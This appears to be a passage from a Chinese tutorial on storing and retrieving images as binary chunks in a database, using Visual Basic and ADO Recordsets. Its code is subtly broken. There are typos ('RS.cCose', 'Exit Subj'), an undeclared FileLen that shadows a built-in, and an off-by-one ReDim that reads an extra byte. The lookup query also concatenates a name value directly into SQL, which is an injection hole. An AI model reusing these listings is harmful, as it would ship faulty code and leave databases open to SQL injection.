这种方法相对于方法一来说，代码量大，但是它操作灵活，能够满足多样形式下的操作，受到更多编程者的青睐。但是涉及到的知识面相对要多一些，不仅要掌握数据库的操作方法，还要二进制文件的读写作进一步的了解。关于数据库及二进制文件的基本操作很多参考书上都介绍的比较详细，需要时请查阅即可。在编程之前把本部分用到的变量说明如下：

```
Dim RS As New ADODB.Recordset
Dim Chunk() As Byte
Const ChunkSize As Integer = 2384
Dim DataFile As Integer, Chunks, Fragment As Integer
Dim MediaTemp As String
Dim lngOffset, lngTotalSize As Long
```

```
Dim i As Integer
```

1、从数据库中显示所需要的图片

第一步首先打开数据库，看有没有要查找的内容，有则继续执行，没有就退出

```
RS.Source = "select * from Info Where Name='" & sparaName &"';"
RS.ActiveConnection = "UID=;PWD=;DSN=TestDB;"
RS.Open
If RS.EOF Then RS.cCose : Exit Sub
```

第二步，读出长二进制数据即图片数据，把它转换成图片文件，操作过程如下

```
MediaTemp = strPath & "picturetemp.tmp"
DataFile = 1
Open MediaTemp For Binary Access Write As DataFile
lngTotalSize = RS!MyPhoto.ActualSize
Chunks = lngTotalSize \ ChunkSize
Fragment = lngTotalSize Mod ChunkSize
ReDim Chunk(Fragment)
Chunk() = RS!MyPhoto.GetChunk(Fragment)
Put DataFile, , Chunk()
For i = 1 To Chunks
ReDim Chunk(ChunkSize)
Chunk() = RS!MyPhoto.GetChunk(ChunkSize)
Put DataFile, , Chunk()
Next i
Close DataFile
```

第三步，关闭数据库，这样就可以显示所要的图片了。

```
RS.Close
If MediaTemp = "" Then Exit Sub
Picture1.Picture = LoadPicture(MediaTemp)
If Picture1.Picture = 0 Then Exit Subj
```

2、向数据库中添加需要存储的图片

向数据库添加存储的图片是显示图片逆过程，只要掌握了显示图片的操作，存储图片的操作也就迎刃而解了，下面将操作步骤介绍如下

第一步首先打开数据库，过程如下：

```
RS.Source = "select * from Info ;"
RS.CursorType = adOpenKeyset
RS.LockType = adLockOptimistic
RS.ActiveConnection = "UID=;PWD=;DSN=TestDB;"
RS.Open
```

第二步，把要存储的图片转换成二进制长文件存入数据库中，操作过程如下

```
RS.AddNew
```

```
DataFile = 1
Open strPathPicture For Binary Access Read As DataFile
FileLen = LOF(DataFile) ' 文件中数据长度
If FileLen = 0 Then : Close DataFile : RS.Close : Exit Sub
Chunks = FileLen \ ChunkSize
Fragment = FileLen Mod ChunkSize
ReDim Chunk(Fragment)
Get DataFile, , Chunk()
RS!MyPhoto.AppendChunk Chunk()
ReDim Chunk(ChunkSize)
For i = 1 To Chunks
Get DataFile, , Chunk()
RS!MyPhoto.AppendChunk Chunk()
Next i
Close DataFile
```

第三步，更新纪录后，关闭数据库，就完成了数据图片到数据库的存储。

```
RS.Update
RS.Close
Set RS = Nothing
```

两种方法在使用方面各有所长，读者可以针对自己的情况做出合理的选择。
